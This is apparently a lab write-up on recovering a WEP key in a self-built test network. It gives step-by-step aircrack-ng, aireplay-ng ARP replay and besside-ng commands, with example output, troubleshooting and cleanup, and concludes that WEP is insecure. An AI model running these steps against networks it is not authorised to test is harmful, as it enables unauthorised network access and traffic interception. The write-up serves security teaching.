WEP Key Recovery with ARP Replay
Wireless lab recovering a WEP key: capturing traffic from the target AP, accelerating IV collection with ARP replay injection, and cracking the key with aircrack-ng.
WEP Practical Attack Lab Report
1.0 Introduction
This lab demonstrates a practical WEP key recovery attack in a controlled wireless lab environment. WEP is an outdated wireless encryption protocol that is vulnerable because it uses weak initialization vectors. By capturing enough IVs, the WEP key can be recovered using statistical analysis with aircrack-ng.
This activity was conducted using Kali Linux, an Alfa wireless adapter, a WEP-enabled router, and a client device acting as the victim station.
2.0 Objective
The objectives of this lab are:
-
To identify wireless networks using WEP encryption.
-
To capture WEP traffic from a selected access point.
-
To generate additional traffic using ARP replay.
-
To collect enough IVs for key recovery.
-
To recover the WEP key using
aircrack-ng.
3.0 Lab Equipment
| Equipment | Description |
|---|---|
| Kali Linux | Attacking machine used for wireless auditing |
| Alfa Wireless Adapter | Wireless adapter used in monitor mode |
| WEP Router | Access point configured with WEP encryption |
| Client Device | Phone or laptop connected to the WEP network |
| Aircrack-ng Suite | Toolset used for WEP capture, injection, and cracking |
4.0 Theory
WEP uses RC4 encryption with initialization vectors. The weakness in WEP comes from the repeated and predictable use of IVs. When enough IVs are captured, aircrack-ng can perform mathematical/statistical analysis to recover the WEP key.
To speed up IV collection, ARP replay can be used. ARP replay captures an ARP packet and repeatedly injects it back into the network. This causes the access point to generate more encrypted packets, increasing the number of IVs collected.
5.0 Procedure
Step 1: Enable Monitor Mode
First, the wireless adapter was checked:
iwconfigConflicting network services were stopped:
sudo airmon-ng check killMonitor mode was enabled:
sudo airmon-ng start wlan0After enabling monitor mode, the interface changed to:
wlan0monThe mode was confirmed using:
iwconfigExpected output:
wlan0mon IEEE 802.11 Mode:Monitor
Step 2: Scan for WEP Networks
A scan was performed to identify nearby WEP networks:
sudo airodump-ng wlan0mon --encrypt wepThe target WEP access point was identified from the scan result.
Important information recorded:
| Field | Description |
|---|---|
| BSSID | MAC address of the target access point |
| CH | Wireless channel |
| ENC | Encryption type, should show WEP |
| ESSID | Wireless network name |
Example:
BSSID              CH   ENC   ESSID
AA:BB:CC:DD:EE:FF  11   WEP   WEP_Lab
Screenshot required: airodump-ng output showing the WEP network.

Step 3: Capture WEP Packets
After identifying the target BSSID and channel, packet capture was started:
sudo airodump-ng --bssid AA:BB:CC:DD:EE:FF -c 11 --write WEP wlan0monReplace:
AA:BB:CC:DD:EE:FFwith the target router BSSID.
Command explanation:
| Option | Description |
|---|---|
--bssid | Targets the selected access point |
-c 11 | Listens on the target channel |
--write WEP | Saves captured packets using the filename prefix WEP |
wlan0mon | Monitor mode interface |
This command creates capture files such as:
WEP-01.cap
WEP-01.csv
Screenshot required: Capture running with the target BSSID and IV count.
Step 4: Connect a Client Device
A phone or laptop was connected to the WEP wireless network to act as a victim/client device.
The client device generated normal wireless traffic by browsing or using the network. This helps produce packets and IVs.
In the airodump-ng window, the connected client appeared under the STATION section.
Example:
BSSID              STATION             PWR   Rate   Lost   Frames
AA:BB:CC:DD:EE:FF  11:22:33:44:55:66   -40   1-24     0     250
The client MAC address was recorded as:
11:22:33:44:55:66Screenshot required: airodump-ng showing the connected client under STATION.
Step 5: Perform ARP Replay Attack
In a second terminal, ARP replay was started:
sudo aireplay-ng -3 -b AA:BB:CC:DD:EE:FF -h 11:22:33:44:55:66 wlan0monReplace:
AA:BB:CC:DD:EE:FFwith the router BSSID.
Replace:
11:22:33:44:55:66with the connected client MAC address.
Command explanation:
| Option | Description |
|---|---|
-3 | ARP replay attack mode |
-b | Target access point BSSID |
-h | Associated client/station MAC address |
wlan0mon | Monitor mode interface |
The purpose of this step is to generate more encrypted packets and increase the IV count.
Screenshot required: aireplay-ng running ARP replay.
Step 6: Monitor IV Collection
The first terminal running airodump-ng was monitored. The #Data or IV count should increase over time.
The more IVs collected, the higher the chance of successfully recovering the WEP key.
Example:
#Data
10000
25000
50000
Screenshot required: airodump-ng showing increasing #Data / IV values.
Step 7: Crack the WEP Key
In a third terminal, aircrack-ng was used to crack the WEP key:
sudo aircrack-ng WEP-01.capIf the key was not found, more IVs were collected and the command was repeated later.
Expected successful result:
KEY FOUND! [ XX:XX:XX:XX:XX ]Screenshot required: aircrack-ng showing KEY FOUND.
6.0 Alternative Method Using Besside-ng
An alternative automated method is to use besside-ng.
Command:
sudo besside-ng wlan0mon -c 11 -b AA:BB:CC:DD:EE:FFCommand explanation:
| Option | Description |
|---|---|
wlan0mon | Monitor mode interface |
-c 11 | Target channel |
-b | Target BSSID |
This method automates multiple WEP attack steps, including traffic generation and key recovery attempts.
Screenshot required: besside-ng running against the target WEP access point.
7.0 Commands That Need Screenshots
Screenshot 1: Check Wireless Adapter
iwconfigPurpose: Show the wireless adapter interface.
Screenshot 2: Stop Conflicting Services
sudo airmon-ng check killPurpose: Show that interfering services were stopped.
Screenshot 3: Enable Monitor Mode
sudo airmon-ng start wlan0Purpose: Show monitor mode activation.
Screenshot 4: Confirm Monitor Mode
iwconfigPurpose: Show wlan0mon with Mode:Monitor.
Screenshot 5: Scan for WEP Networks
sudo airodump-ng wlan0mon --encrypt wepPurpose: Show the target WEP network.
Screenshot 6: Capture Target WEP Network
sudo airodump-ng --bssid AA:BB:CC:DD:EE:FF -c 11 --write WEP wlan0monPurpose: Show packet capture running on the target BSSID and channel.
Screenshot 7: Show Connected Client
sudo airodump-ng --bssid AA:BB:CC:DD:EE:FF -c 11 --write WEP wlan0monPurpose: Show the client MAC address under STATION.
Screenshot 8: Run ARP Replay
sudo aireplay-ng -3 -b AA:BB:CC:DD:EE:FF -h 11:22:33:44:55:66 wlan0monPurpose: Show ARP replay traffic generation.
Screenshot 9: Show Increasing IV Count
sudo airodump-ng --bssid AA:BB:CC:DD:EE:FF -c 11 --write WEP wlan0monPurpose: Show the IV or #Data count increasing.
Screenshot 10: Crack WEP Key
sudo aircrack-ng WEP-01.capPurpose: Show the WEP key recovery result.
Screenshot 11: Alternative Besside-ng Method
sudo besside-ng wlan0mon -c 11 -b AA:BB:CC:DD:EE:FFPurpose: Show the automated WEP attack method.
Screenshot 12: Restore Network Services
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
Purpose: Show cleanup after completing the lab.
8.0 Result
The WEP key was successfully recovered after enough IVs were collected.
Example result:
KEY FOUND! [ 12:34:56:78:90 ]This confirms that WEP encryption can be broken through packet capture, IV collection, and statistical analysis.
9.0 Discussion
The lab shows that WEP is not secure for wireless networks. Even when a password is configured, weaknesses in the WEP encryption design allow the key to be recovered after enough encrypted traffic is captured.
ARP replay increases the amount of traffic generated by the access point, which speeds up IV collection. Once enough IVs are available, aircrack-ng can recover the WEP key.
This demonstrates why WEP should not be used in modern wireless environments.
10.0 Troubleshooting
| Issue | Possible Cause | Solution |
|---|---|---|
| No WEP network appears | Router not configured with WEP | Enable WEP on the lab router |
| No client appears | No victim/client connected | Connect phone or laptop to the WEP network |
| ARP replay not working | Wrong client MAC used | Use the MAC shown under STATION |
| IV count not increasing | Low traffic | Generate traffic from client device |
| Injection fails | Adapter does not support injection | Test using sudo aireplay-ng --test wlan0mon |
| Capture file not found | Wrong filename used | Check using ls |
| Key not found | Not enough IVs collected | Continue capturing more IVs |
| Wi-Fi not working after lab | NetworkManager stopped | Restart NetworkManager |
11.0 Cleanup
After completing the lab, monitor mode was stopped:
sudo airmon-ng stop wlan0monNetwork services were restarted:
sudo systemctl restart NetworkManagerThe interface was checked again:
iwconfig12.0 Conclusion
The lab successfully demonstrated a practical WEP key recovery attack using Kali Linux and the Aircrack-ng suite. The process involved scanning for WEP networks, capturing packets, generating traffic through ARP replay, collecting IVs, and recovering the WEP key using aircrack-ng.
The result proves that WEP is insecure and should not be used. Modern wireless networks should use WPA2 or WPA3 with strong passwords and WPS disabled.
Related Writeups

Authorized security practice only. These notes are for lab, CTF, and explicitly permitted environments.